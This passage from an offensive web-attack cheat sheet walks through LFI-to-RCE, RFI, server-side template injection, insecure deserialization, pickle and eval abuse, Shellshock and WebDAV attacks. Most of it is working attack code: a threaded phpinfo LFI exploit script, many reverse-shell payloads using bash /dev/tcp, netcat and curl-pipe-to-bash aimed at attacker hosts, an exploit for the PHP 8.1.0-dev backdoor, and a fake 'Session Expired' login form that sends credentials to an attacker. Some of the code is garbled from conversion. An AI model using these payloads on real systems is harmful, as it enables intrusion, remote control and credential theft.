Method six: From LFI TO RCE

Log file poisoning

We can poison log files of ssh or apache server by injecting a php code in the log file then execute the code by including the log file via the request.

A common way to inject log files of apache servers is to inject the user agent field in the request with your code.

```
curl -A "<?php phpinfo();?>"  
http://domain.com/login.php
```

This will make the user agent equals to the php code above hence when visiting the login page, the webserver will log the attempt with the injected user agent.

Next step is to use the [LFI] and visit the log file to execute the code.

PHP Sessions

This technique relies on knowing the php configuration of the web application to locate and find the sessions file. The [sessions] files stores information about your login including the cookies and the username. If we can inject a [php code] in the username field then by locating and visiting the

[sessions file] we can execute and trigger the code. Sessions files are normally located in one of the below locations

```
c:\Windows\Temp  
/tmp/  
/var/lib/php5  
/var/lib/php/session
```

Your best chance is to access [phpinfo] and view where the sessions file is located.

Next inject a php code in the username field. You can do this by using your php code as the username before you login.

After that, your php code will have been recorded in the sessions file. Now given that the web application is vulnerable to [LFI] you can then include the [sessions] file in your request to trigger the php code.

Using phpinfo

This relies on the ability to access and locate php configuration of the target. This could be by accessing and locating [phpinfo.php]. The code below can be used and modified as per your scenario to gain shell access. You can also download the below script from this link

[<https://www.insomniasec.com/downloads/publications/phpinfolfi.py>].

Remember to change on [REQ1] variable to the correct phpconf file you found.

Also Make sure to put in the value of [phpsessid] in the code.

Change on [local_ip] and [local_port] in the variable [PAYLOAD] to point to your ip and the port of your listener.

```
#!/usr/bin/python

import sys
import threading
import socket


def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r <?php system("bash
-c 'bash -i >& /dev/tcp/%s/%d
0>&1'");?>\r"""\ % (TAG, local_ip,
local_port)
    REQ1_DATA="""-----\n-----7dbff1ded0714\r
Content-Disposition: form-data;
name="dummyname";
filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----\n-----7dbff1ded0714--\r"""\ % PAYLOAD
    padding="A" * 5000
    REQ1="""POST /phpinfo.php?
a="""+padding+""" HTTP/1.1\r
Cookie:
```

```
PHPSESSID=q24911vfromc1or39t6tvnun42;
othercookie="""+padding+"""\r
HTTP_ACCEPT: """ + padding + """\r
HTTP_USER_AGENT: """+padding+"""\r
HTTP_ACCEPT_LANGUAGE:
"""+padding+"""\r
HTTP_PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data;
boundary=-----\r
-7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s"" "%(len(REQ1_DATA),host,REQ1_DATA)
#modify this to suit the LFI
script
LFIREQ="""GET /lfi.php?load=%s%%00
HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Cookie: PHPSESSID=""" + phpsessid +
"""\r
Host: %s\r
\r
"""
```

```
return (REQ1, TAG, LFIREQ)

def phpInfoLFI(host, port, phpinforeq,
offset, lfireq, tag):
    s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s2 = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)

    s.connect((host, port))
    s2.connect((host, port))

    s.send(phpinforeq)
    d = ""
    while len(d) < offset:
        d += s.recv(offset)
    try:
        i = d.index("[tmp_name] =>")
        fn = d[i+17:i+31]
    except ValueError:
        return None

    s2.send(lfireq % (fn, host))
    d = s2.recv(4096)
    s.close()
    s2.close()
```

```
if d.find(tag) != -1:  
    return fn  
  
counter=0  
class ThreadWorker(threading.Thread):  
    def __init__(self, e, l, m,  
*args):  
  
    threading.Thread.__init__(self)  
        self.event = e  
        self.lock = l  
        self.maxattempts = m  
        self.args = args  
  
    def run(self):  
        global counter  
        while not self.event.is_set():  
            with self.lock:  
                if counter >=  
self.maxattempts:  
                    return  
                counter+=1  
  
        try:  
            x =
```

```
phpInfoLFI(*self.args)
        if
self.event.is_set():
            break
        if x:
            print "\nGot it!
Shell created in /tmp/g"
            self.event.set()

except socket.error:
    return

def getOffset(host, port, phpinforeq):
    """Gets offset of tmp_name in the
php output"""
    s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s.connect((host, port))
    s.send(phpinforeq)

    d = ""
    while True:
        i = s.recv(4096)
        d+=i
        if i == "":
            break
```

```
        break
    # detect the final chunk
    if i.endswith("0\r\n\r\n"):
        break
    s.close()
    i = d.find("[tmp_name] =>")
    if i == -1:
        raise ValueError("No php
tmp_name in phpinfo output")

    print "found %s at %i" %
(d[i:i+10],i)
    # padded up a bit
    return i+256

def main():
    print "LFI With PHPInfo()"
    print "-=" * 30

    if len(sys.argv) < 2:
        print "Usage: %s host [port]
[thread]" % sys.argv[0]
        sys.exit(1)

    try:
```

```
host =
socket.gethostname(sys.argv[1])
except socket.error, e:
    print "Error with hostname %s: %s" % (sys.argv[1], e)
    sys.exit(1)

port=80
try:
    port = int(sys.argv[2])
except IndexError:
    pass
except ValueError, e:
    print "Error with port %d: %s" % (sys.argv[2], e)
    sys.exit(1)

poolsz=10
try:
    poolsz = int(sys.argv[3])
except IndexError:
    pass
except ValueError, e:
    print "Error with poolsz %d: %s" % (sys.argv[3], e)
    sys.exit(1)
```

```
    print "Getting initial offset...",  
    reqphp, tag, reqlfi = setup(host,  
port)  
    offset = getOffset(host, port,  
reqphp)  
    sys.stdout.flush()  
  
    maxattempts = 1000  
    e = threading.Event()  
    l = threading.Lock()  
  
    print "Spawning worker pool  
(%d)..." % poolsz  
    sys.stdout.flush()  
  
    tp = []  
    for i in range(0,poolsz):  
  
        tp.append(ThreadWorker(e,l,maxattempts  
, host, port, reqphp, offset, reqlfi,  
tag))  
  
    for t in tp:  
        t.start()  
    try:
```

```
while not e.wait(1):
    if e.is_set():
        break
    with l:
        sys.stdout.write( "\r%4d / % 4d" % (counter, maxattempts))
        sys.stdout.flush()
        if counter >=
maxattempts:
    break
print
if e.is_set():
    print "Woot!  \m/"
else:
    print ":("
except KeyboardInterrupt:
    print "\nTelling threads to
shutdown..."
    e.set()

    print "Shuttin' down..."
    for t in tp:
        t.join()

if __name__=="__main__":
    main()
```

Then you can run the script as below

```
python phpinfofolfi.py [your-ip] 80  
[number-of-threads]
```

Setup your listener

```
nc -lvp 4545
```

Remote file inclusion attacks

RFI attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server

```
http://www.mycompany.com/app.php?  
include=http://evil.attacker.com/attack.  
exe
```

In remote file inclusion, we aim to change the value to the URL parameter to a URL under our control so that the target server will make a request to our server and execute commands or do an RCE.

Check the **phpinfo** file on the target server and ensure the below two parameters are enabled

```
allow_url_fopen = On  
  
allow_url_include = On
```

An example of RFI is below

Normal Request

`http://domain.com/test.php?file=hi`

Malicious request

`http://domain.com/test.php?
file=http://attacker-ip/php-server-
shell.php`

Server Side Template Injection Attacks

Overview

SSTI is a server side exploit in which user input is parsed directly to the template engine without validation.

Example Template engine code

```
from flask import Flask,  
render_template_string  
app = Flask(__name__)  
@app.route("/profile/<user>")  
def profile_page(user):  
    template = f"<h1>Welcome to  
the profile of {user}!</h1>"  
    return  
    render_template_string(template)  
app.run()
```

This code creates a template string, and concatenates the user input into it. This way, the content can be loaded dynamically for each user, while keeping a consistent page format

An insecure implementation of the template would allow direct user input as shown above. The user input is directly concatenated therefore the engine will interpret that without checks.

Detection

Most template engines use the below characters

```
${{<%[%"}}}%  
{{2+2}}
```

To fuzz the web application, find an entry point in the URL and replace it with the characters one followed by the another

Example

```
https://example.com/products/page
```

Fuzzing:

```
https://example.com/products/$
```

```
https://example.com/products/${
```

We continue until we receive an error or some characters disappear from the output. Most of the time, the error message displays the template engine used.

```
`{{` - Used to mark the start of a print statement  
`}}` - Used to mark the end of a print statement  
`{%" - Used to mark the start of a block statement  
`%}` - Used to mark the end of a block statement  
'#' - Used to start a comment
```

Examples of detection payloads

```
{{7*7}}
```

Would return 49 if vulnerable

```
{{html "Hi"}}
```

Would return Hi if vulnerable

To print the current objects passed into the template.

```
{{ . }}
```

DebugCmd is a function that sometimes used in template engines.

```
 {{ .DebugCmd "id" }}
```

This would return the id of the user

Finding the template engine

So if the above payloads worked, we would need to find the template engine used. There three types of template engines

Jinja2 for python-powered web servers

Twig for php-powered web servers

Mako for python-powered web servers

If the below payload works

```
 {{7*7}}
```

Then the template engine is either Jinja2 or Twig.

If the below payload works

```
 {{html "Hi"}}
```

Then most probably its [Mako]

Exploitation

Python payload [1]

Getting the ID of the user

PYTHON

```
{}  
self._TemplateReference__context.cycle  
r.__init__.globals__.os.popen('id').  
read() {}
```

OR

PYTHON

```
{}  
namespace.__init__.globals__.os.pope  
n('id').read() {}
```

Python payload [2]

Python reverse shell

```
{% for x in
().__class__.__base__.__subclasses__()
%}{% if "warning" in x.__name__ %}
{{x().__module__.__builtins__['__import__':
    ]('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(s
ocket.AF_INET,socket.SOCK_STREAM);s.co
nnect((\"x.x.x.x\",PORT));os.dup2(s.fil
eno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.ca
l([\"/bin/sh\", \"-i\"]);'")}}
{%endif%}{% endfor %}
```

Python payload [3] with underscore filters bypass

PYTHON

```
{% for x in
() .\x5f\x5fclass\x5f\x5f.\x5f\x5fbase\
\x5f\x5f.\x5f\x5fsubclasses\x5f\x5f()
%}{% if "warning" in
x.\x5f\x5fname\x5f\x5f %}
{{x().\x5fmodule.\x5f\x5fbuiltins\x5f\
\x5f[ "\x5f\x5fimport\x5f\x5f"]
("os").popen("python3 -c "import
socket,subprocess,os\x3bs=socket.socke
t(socket.AF\x5fINET,socket.SOCK\x5fSTR
EAM)\x3bs.connect((\"10.13.25.83\",444
5))\x3bos.dup2(s.fileno(),0)\x3b
os.dup2(s.fileno(),1)\x3b
os.dup2(s.fileno(),2)\x3bp=subprocess.
call(['/bin/sh', "-i"])\x3b"")}}}
{%endif%}{% endfor %}
```

Python payload [3] with most common filters bypassed

```
 {{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")  
 ("\""\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")  
 ("\""\x5f\x5fimport\x5f\x5f")  
 ("os")|attr("popen")  
 ("id")|attr("read")()}}
```

Note that the below has been used to bypass the filters

```
# = \x23  
& = \x26  
; = \x3b  
_ = \x5f
```

Python payload [3] to download reverse shell from attacker machine

PYTHON

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")  
("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")  
("\x5f\x5fimport\x5f\x5f")  
("os")|attr("popen")("curl {ip}/shell  
| bash")|attr("read")()}}
```

The content of the shell can be the below

SHELL

```
#!/bin/bash  
bash -c "bash -i >& /dev/tcp/ip/port  
0>&1"
```

OR

PYTHON

```
python3 -c 'import  
sys,socket,os,pty;s=socket.socket();s.  
connect((os.getenv("ip"),int(os.getenv  
("port"))));[os.dup2(s.fileno(),fd)  
for fd in (0,1,2)];pty.spawn("bash")'
```

Python Payload [4]

Getting a reverse shell

PYTHON

```
{}  
namespace.__init__.globals_.os.pope  
n('bash -c "bash -i >&  
/dev/tcp/10.10.14.23/45454  
0>&1"').read() {}
```

Ruby Payload [5]

Reading sensitive files

```
<%= File.open('/etc/passwd').read %>
```

In some instances, you may need to URL-Encode the payload to make it readable.

If the Ruby server uses regular expression for filtering you can then try to bypass it with new line characters and pass the payload through curl

```
curl -d 'id=a  
%3c%25%3d%20%46%69%6c%65%2e%6f%70%65%6e%  
28%27%2f%65%74%63%2f%70%61%73%73%77%64%2  
7%29%2e%72%65%61%64%20%25%3e'  
example.com
```

Example remediation code [look at line number 8]

PYTHON

```
from flask import Flask,  
render_template_string  
  
app = Flask(__name__)  
  
@app.route("/profile/<user>")  
  
def profile_page(user):  
    user = re.sub("^[A-Za-z0-9]",  
    "", user)  
    template = f"<h1>Welcome to  
the profile of {{user}}!</h1>"  
    return  
    render_template_string(template)  
    app.run()
```

Session Hijacking and Cookie Stealing

Session IDs and cookies if obtained can enable the attacker to login into users' accounts without the

need for password. A cookie can be obtained using several different methods of attacks:

- Eavesdropping on unencrypted network connections and stealing a copy of the cookie as it is transmitted between the user and the website. This is made possible when the system is designed to use insecure data transmission techniques, such as unencrypted protocols.
- Installing malware on the user's browser that retrieves cookies and transmits them back to the attacker.
- Exploiting XSS vulnerabilities either on the backend or the frontend.

Unvalidated Redirects

Insecure URL redirects are another vulnerability that attackers may exploit in an attempt to steal user sessions. Some web applications allow the browser to pass destination URLs to the application and then redirect the user to that URL at the completion of their transaction. For example, an ordering page might use URLs with this structure

```
https://www.mycompany.com/ordering.php?  
redirect=http%3a//www.mycompany.com/  
thankyou.htm
```

The web application would then send the user to the thank-you page at the conclusion of the transaction. This approach is convenient for web developers because it allows administrators to modify the destination page without altering the application code. However, if the application allows redirection to any URL, this creates a situation known as an unvalidated redirect, which an attacker may use to redirect the user to a malicious site. For example, an attacker might post a link to the previous page on a message board but alter the URL to appear as follows

```
https://www.mycompany.com/ordering.php?  
redirect=http%3a//www.evilhacker.com/  
passwordstealer.htm
```

A user visiting this link would complete the legitimate transaction on the mycompany

.com website but then be redirected to the attacker's page, where code might send the user straight into a session-stealing or credential theft attack.

Insecure Deserialization Attacks

Serialization is defined as the process of converting and often encoding an object into another data format such as string in JSON or byte-stream in Java or just a series of bytes for transmission.

Deserialization is the inverse of serialization, that is, reconstructing a data structure or object from a series of bytes or a string in order to instantiate the object for consumption.

The purpose of serialization and deserialization is to store the object for later use.

For example, say you have a password of "password123" from a program that needs to be stored in a database on another system. To travel across a network this string/output needs to be converted to binary. Of course, the password needs to be stored as "password123" and not its binary notation. Once this reaches the database, it is converted or deserialised back into "password123" so it can be stored.

After the object is serialized, it can be used in any other platform so it's platform independent.

Insecure-Deserialization happens when the attacker sends a [serialized data] ,meaning the data in a form the application can parse, that don't get validated and executed by the application.

Java Insecure Deserialization

Applications written in Java and performs unsafe deserialization of objects can be exploited to perform system commands

ysoserial POC Tool

```
https://github.com/frohoff/ysoserial
```

This tool can be used to generate POC payloads.

Syntax Below

```
java -jar ysoserial.jar [payload-type]  
[command] > output-file
```

All payloads can be seen by viewing the help menu

```
java -jar ysoserial.jar
```

Example payload to connect back to a netcat listener.

```
java -jar ysoserial-master-v0.0.4-g35bce8f-67.jar Groovy1 'nc [your-ip] [your-port]' > payload.bin
```

Deserialization in Web Applications

Using BurpSuite

You can use the below Burp extension that performs scanning on the web application.

```
https://github.com/federicodotta/Java-Deserialization-Scanner
```

After you add the extension, you can use it while you are at the [intruder]. It shows up on its own tab.

PHP Insecure Deserialization

In php, the deserialization is performed with [unserialize()] function. If data passed to this function isn't serialized, it allows for a multitude of attacks such as command injection, SQL injection, DOS,etc.

PHPGGC: PHP Generic Gadget Chain Tool

Link Below

```
https://github.com/ambionics/phpggc
```

This tool generates payloads if you don't have access to the source code of the web application. Depending on the framework of the web application, the syntax for generating payload differs. You can view all supported frameworks with the below command

```
./phpggc -l
```

The figure below shows a snippet of the output

```
$ ./phpggc -l
```

Gadget Chains

NAME	VERSION	TYPE	VECTOR
CakePHP/RCE1	? <= 3.9.6	RCE (Command)	_destruc
CakePHP/RCE2	? <= 4.2.3	RCE (Function call)	_destruc
CodeIgniter4/RCE1	4.0.0-beta.1 <= 4.0.0-rc.4	RCE (Function call)	_destruc
CodeIgniter4/RCE2	4.0.0-rc.4 <= 4.0.4+	RCE (Function call)	_destruc
CodeIgniter4/RCE3	-4.1.3+	RCE (Function call)	_destruc
Doctrine/FW1	?	File write	_toString
Doctrine/FW2	2.3.0 <= 2.4.0 v2.5.0 <= 2.8.5	File write	_destruc
Dompdf/FD1	1.1.1 <= ?	File delete	_destruc
Dompdf/FD2	? < 1.1.1	File delete	_destruc
Drupal7/FD1	7.0 < ?	File delete	_destruc
Drupal7/RCE1	7.0.8 < ?	RCE (Function call)	_destruc
Guzzle/FW1	6.0.0 <= 6.3.3+	File write	_destruc
Guzzle/INFO1	6.0.0 <= 6.3.2	phpinfo()	_destruc
Guzzle/RCE1	6.0.0 <= 6.3.2	RCE (Function call)	_destruc
Horde/RCE1	<= 5.2.22	RCE (PHP code)	_destruc
Kohana/FR1	3.*	File read	_toString
Laminas/FD1	<= 2.11.2	File delete	_destruc
Laminas/FW1	2.8.0 <= 3.0.x-dev	File write	_destruc
Laravel/RCE1	5.4.27	RCE (Function call)	_destruc
Laravel/RCE2	5.4.0 <= 8.6.9+	RCE (Function call)	_destruc
Laravel/RCE3	5.5.0 <= 5.8.35	RCE (Function call)	_destruc
Laravel/RCE4	5.4.0 <= 8.6.9+	RCE (Function call)	_destruc
Laravel/RCE5	5.8.30	RCE (PHP code)	_destruc
Laravel/RCE6	5.5.* <= 5.8.35	RCE (PHP code)	_destruc
Laravel/RCE7	? <= 8.16.1	RCE (Function call)	_destruc
Laravel/RCE8	7.0.0 <= 8.6.9+	RCE (Function call)	_destruc
Magento/FW1	? <= 1.9.4.0	File write	_destruc
Magento/SQLI1	? <= 1.9.4.0	SQL injection	_destruc
Monolog/RCE1	1.4.1 <= 1.6.0 1.17.2 <= 2.2.0+	RCE (Function call)	_destruc
Monolog/RCE2	1.4.1 <= 2.2.0+	RCE (Function call)	_destruc
Monolog/RCE3	1.1.0 <= 1.10.0	RCE (Function call)	_destruc
Monolog/RCE4	? <= 2.4.4+	RCE (Command)	_destruc
Monolog/RCE5	1.25 <= 2.2.0+	RCE (Function call)	_destruc
Monolog/RCE6	1.10.0 <= 2.2.0+	RCE (Function call)	_destruc
Monolog/RCE7	1.10.0 <= 2.2.0+	RCE (Function call)	_destruc
Phalcon/RCE1	<= 1.2.2	RCE	_wakeup

For every Gadget there is the type of exploitation.
After determining the framework and type of
exploitation you want to conduct, you can get more
info about it with the command below

```
./phpggc -i monolog/rce1
```

This will display information about the gadget and its exploit along how to generate a payload by supplying the required parameters.

After selecting the gadget and exploit type, we generate its payload.

```
./phpggc monolog/rce1 assert 'phpinfo()'
```

Node JS Deserialization

In node.js, the [unserialize()] function is used to perform deserialization in node-serialize module.

When an untrusted input is passed to it, the chance of RCE increases tremendously.

So what happens is when you send the cookie is sent as a JSON-base64 encoded value, it gets deserialized by [unserialize()] and then executed.

To exploit this kind of vulnerability, we will need to build a JSON payload that achieves RCE and encode it in base64.

The below payload is a JSON payload that achieves RCE. Make sure to change both the ip and port when copying this payload.

```
{"rce":"_$$ND_FUNC$$_function ()  
{require('child_process').exec('rm  
/tmp/f;mkfifo /tmp/f;cat  
/tmp/f|/bin/sh -i 2>&1|nc ip port  
>/tmp/f', function(error, stdout,  
stderr) { console.log(stdout) });}()"}  
}
```

Next step is encoding the above payload as base64

```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24g  
KC17cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4  
ZWMoJ3JtIC90bXAvZjtta2ZpZm8gL3RtcC9mO2Nh  
dCAvdG1wL2Z8L2Jpbj9zaCAtaSAyPiYxfG5jIGlw  
IHBvcnQgPi90bXAvZicsIGZ1bmN0aW9uKGVycm9y  
LCBzdGRvdXQsIHN0ZGVycikgeyBjb25zb2x1Lmxv  
ZyhzdGRvdXQpIH0p030oKSJ9
```

Next we need to send this base64 as a value for the cookie using BurpSuite or any other http proxy as the figure shows an example below

Request

Raw Params Headers Hex

Now before you send the request, make sure to create a listener. For this kind of attack, create a listener using the below script

<https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py>

and run it as below

```
$ python nodejsshell.py your-ip  
listening-port
```

and then you can send the request and you should receive a shell.

Other Common Web Attacks and Exploits

Adobe ColdFusion Attacks

In Adobe coldfusion, we always try to find an exploit for an outdated version of it. If you managed to get access to the admin panel of coldfusion then your very next step is to add a scheduled task which executes a reverse shell.

From the admin interface

```
Debugging and logging > add a scheduled  
task.
```

Adobe cold fusion is written in Java so your payload that you will upload needs to be in Java.

```
msfvenom -p java/jsp_shell_reverse_tcp  
LHOST=[your-ip] LPORT=[your-port] -f raw  
> payload.jsp
```

Trigger the payload by visiting
[domain.com/CFIDE/payload.jsp]

While you create the scheduled task, you can define
the location of the payload.

Common PHP Vulnerabilities

php 8.1.0-dev

Refer to the link below about the vulnerability and
exploitation

<https://www.bleepingcomputer.com/news/security/phps-git-server-hacked-to-add-backdoors-to-php-source-code/>

Simply, we need to send an HTTP header named [USER-AGENTT] and [zerodium] for the malicious code.

Given all that, we craft the python exploit code

below

[script name: 8.1.0-dev.py]

```
#!/usr/bin/env python3

import requests

from sys import argv, exit

if len(argv) < 3:

    print("[!] Supply the URLi and
command to run")

    exit(1)

header={"USER-
AGENT": "zerodiumsystem(\""+argv[2]+\
"\");\"}

url=argv[1]

r = requests.get(url, headers=header)

print(r.text.split("<!DOCTYPE html>")\
[0])
```

Run the exploit as below

PHP

```
php 8.1.0-dev.py [URL-Target]  
[Command]
```

PHP Type Juggling

It's a type of PHP flaw that occurs when PHP compares two different strings. The code below compares two different strings in [PHP] with an if statement

PHP

```
strcmp(admin, admin0123)
```

The output of the above statement is where the two strings differ. The flaw happens when one of the parameters used in comparison is taken as an input from the user

```
strcmp($_REQUEST['password'],  
$password)
```

If we pass the input as an array [array()] php will complain and evaluate the [array()] as [NULL]. The problem is when such mechanism exists in an [IF] statement that handles authentication.

Assume that there is an [IF] statement that compares user's supplied input with an authentication token. That could translate to the below code

```
if(strcmp($_REQUEST['token'], $token)  
== 0)
```

If the above expression evaluates to [0] then the application grants access. So if we pass the [token] as an [array()] it will bypass the logic of the [IF] statement making it evaluate to [TRUE] always

```
if(strcmp($_REQUEST['token'],  
$token) == 0)
```

Static-Eval

#Static-Eval is intended for use in build scripts and code transformations, doing some evaluation at build time—it is **NOT** suitable for handling arbitrary untrusted user input. Malicious user input *can* execute arbitrary code.”

The [static-eval](#) module is intended to statically evaluate a code block. In theory (and assumed by many modules who depend on it) should have no side effects, should not have access to the standard library, and effectively be sandboxed. However if un-sanitized user input is passed to evaluate we can break out of this “sandbox.

Static-Eval prior to 2.0.3

Depending on what object is being evaluated using the static-eval and depending on our knowledge of the source code, we can try to inject any variable that we know is being used to pass user input to the

static-eval.

Lets say the user input is passed through a button which passes the selected user choice via a variable named **user-choice** then we can inject this variable with the below code through BurpSuit

PHP

```
(function myTag(y){return ""  
[ !y?"__proto__":"constructor"][y]})  
("constructor")  
("console.log(process.env)")()
```

The above code is supposed to print environment variables so to achieve RCE we can modify it to something similar to the below

```
(function myTag(y){return  
n ''[!y? '__proto__': 'constructor']  
[y]})('constructor')('throw new  
Error(global.process.mainModule.  
constructor._load(\"child_process\").execSync(\"cat  
/etc/passwd\").toString())')  
)
```

Node.js Attacks

Definition

Node.js is a Javascript environment used to build network applications using Javascript. It can be used both on front-end and back-end. It's faster than php and is preferred for applications that need speed such as chat applications running over the browser.

Exploitation

Web applications using [node.js] normally have several important files written in javascript under

[/var/www/website]. It's worth checking these files out

especially [app.js] as it may contain important information for privilege escalation such as [hardcoded credentials, calls to misconfigured scripts/binaries, API keys].

Another important directory is [/var/scheduler/].

Check

JS files especially [app.js] as it may contain hard coded credentials and information about scheduled jobs.

Python Attacks

Pickle Module

As per the python documentation for pickle

The pickle module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy.

Python declared that pickle is not secure to unpickle because It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with as python put it.
To use pickle in python we need to import it

```
import pickle
```

Pickling and unpickling can be performed using **pickle.dumps** and **pickle.loads** respectivley.
Exploitation of **pickle** can be performed using

`__reduce__` which enables us to get code execution in the pickled data.

Eventually the purpose of exploiting `pickle` is to create/modify a pickle to execute system commands on the target.

Example scenario

Consider a scenario where an object such as a cookie is `pickled` and then encoded with base64 so that it can be used in the web.

In that case, the object through which we wish to execute system commands is the cookie itself.

If we are able to `unpickle` the cookie and restore its original `pickle` data then we can manipulate the pickle using `__reduce__` to execute system commands through it.

```
from base64 import b64encode
import pickle
import os
import subprocess

class anti_pickle_serum(object):

    def __reduce__(self): # function
        called by the pickler

    return subprocess.check_output,
(['ls'],)

pickled = pickle.dumps({'serum':
anti_pickle_serum()})

unpickled = b64encode(pickled)

print(unpickled)
```

In the above code, `{'serum': anti_pickle_serum()}` represents the original data before it's `pickled` therefore when we `pickle` it

using `pickle.dumps` it calls the `__reduce__` function and it executes `ls`.

The next step is to encode the malicious pickle into base64 to be able to use it in the web application, in our case, as the cookie.

Check this video for an example

```
https://www.youtube.com/watch?  
v=NfLGOuHLjIo
```

Another way of exploiting this method is to execute system commands inside the class `__reduce__` as the code below shows

PYTHON

```
def __reduce__(self):  
    import os  
    cmd = ("mkfifo /tmp/p; nc ip port  
0</tmp/p | /bin/sh > /tmp/p 2>&1; rm  
/tmp/p")  
    return os.system, (cmd,)
```

You can also combine SQL Injection with this weakness in Python given that you tested the web application that it's vulnerable to SQL Injection. The below code will print out a payload to the console that will execute reverse shell payload in an SQL payload.

```
import sys
import base64
import pickle
import urllib.parse
import requests

class Payload:

    def __reduce__(self):
        import os
        cmd = ("mkfifo /tmp/p; nc ip port 0</tmp/p | /bin/sh > /tmp/p 2>&1; rm /tmp/p")
        return os.system,
(cmd,)

if __name__ == "__main__":
    payload =
base64.b64encode(pickle.dumps(Payload(
))).decode()

    payload = f''' UNION SELECT
'{payload}' -- ''
```

```
payload =  
requests.utils.quote_uri(payload)  
  
print(payload)
```

The Eval Function

Much like in the PHP language, eval in python can be exploited the same way to execute payloads.

Example payloads

[1]

The below payload returns a reverse shell. If you are substituting it in place of a certain parameter in **Burp Suite** make sure to URL encode the spaces and &

```
__import__('os').system("bash -c 'bash -  
i >& /dev/tcp/<Your IP>/9001 0>&1'"")#
```

[2]

The below payload returns a meterpreter shell using **revsh** which can be generated using msfvenom with **-f elf**

```
__import__('os').system('curl -o  
revsh [http://<ATTACKER_IP>/revsh]  
(http://ip:port/revsh) && chmod 777  
revsh && ./revsh')#
```

WebDAV Exploitation

Intro

WEBDAV is an extension to http protocol used for collaboration between teams to edit and manage files on a web server. Configuration files normally located at

```
/etc/apache2/sites-enabled/000-  
default.conf
```

And you can find the web server files under

```
/var/www/html/
```

To manage files on WebDav we use [cadaver] to perform download,upload,create and delete operations.

#Example Upload a file

```
cadaver http://domain.com/webdav/
```

After connecting, issue the below command

```
dav:/webdav-directory/> put /file.php
```

[webdav-directory] is the directory of the webdav in the destination web server.

Examples

The below command tests the WebDAV-enabled server if it's vulnerable for command execution through file upload vulnerabilities

```
davtest --url http://ip
```

If the webdav is vulnerable, we can use the below tool to login and upload shell

```
cadaver http://ip/dav/ put  
/tmp/shell.php
```

CGI Web Apps-Testing for shellshock vulnerability

We look for a page that points to a .cgi file and we test with the following curl command.

```
root@kali:curl -k -H "user-agent: () {  
:; }; bash -i >& /dev/tcp/[attacker-  
ip]/[port] 0>&1"  
https://ip/session\_login.cgi
```

Alternatively we can use burpsuite and intercept the request replacing the user agent with the above command or the below one

```
() { :; }; bash -i >&  
/dev/tcp/[attacker-ip]/[port] 0>&1"  
https://ip/session\_login.cgi
```

Malicious Login form to send details to a listener

[script name: malicious-form.html]

```
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px; z-index: 1000; background-color:white;">  
Session Expired, Please Login:<br>  
<form name="login"  
action="http://attackerIP:port">  
<table>  
<tr><td>Username:</td><td><input  
type="text" name="uname"/></td></tr>  
<tr><td>Password:</td><td><input  
type="password" name="pw"/></td></tr>  
</table>  
<input type="submit" value="Login"/>  
</form>  
</div>
```

Exploiting Authentication Vulnerabilities

Exploiting authentication vulnerabilities aims at grabbing the password(s) of the targeted user(s). This can be done via several methods:

- Social Engineering

- MITM attacks
- Obtaining a dump of passwords from previously compromised sites and assuming that a significant proportion of users reuse their passwords from that site on other sites.
- Credential brute force and dictionary attacks.
- Attempting default passwords.
- Session Hijacking: the attacker steals the cookie of the user in order to authenticate to their account without the need for a password.
- Session fixation attacks are a variant of session hijacking attacks that exploit applications that choose to reuse the same session ID across user sessions instead of expiring it after each session.

Automated web application scanners

Nikto

Nikto is a web application scanner that crawls to the target site looking for security misconfigurations and vulnerabilities based on a database of signatures and plugins

Scanning a website for vulnerabilities

```
nikto -h [target-ip or domain]
```

[-h] is used to define a target host.

Scanning for vulnerabilities and disabling ssl

This option is useful for sites that don't force secure transport to [https]

```
nikto -h [target-ip or domain] -nossl
```

Scanning for vulnerabilities with ssl

This option should be used if the site forces transport using TLS/SSL

```
nikto -h [target-ip or domain] -ssl
```

Scanning for vulnerabilities using Nikto plugins

Using Nikto plugins supplement the scan with additional power to reveal certain vulnerabilities. In general, we can review the list of plugins with the command below

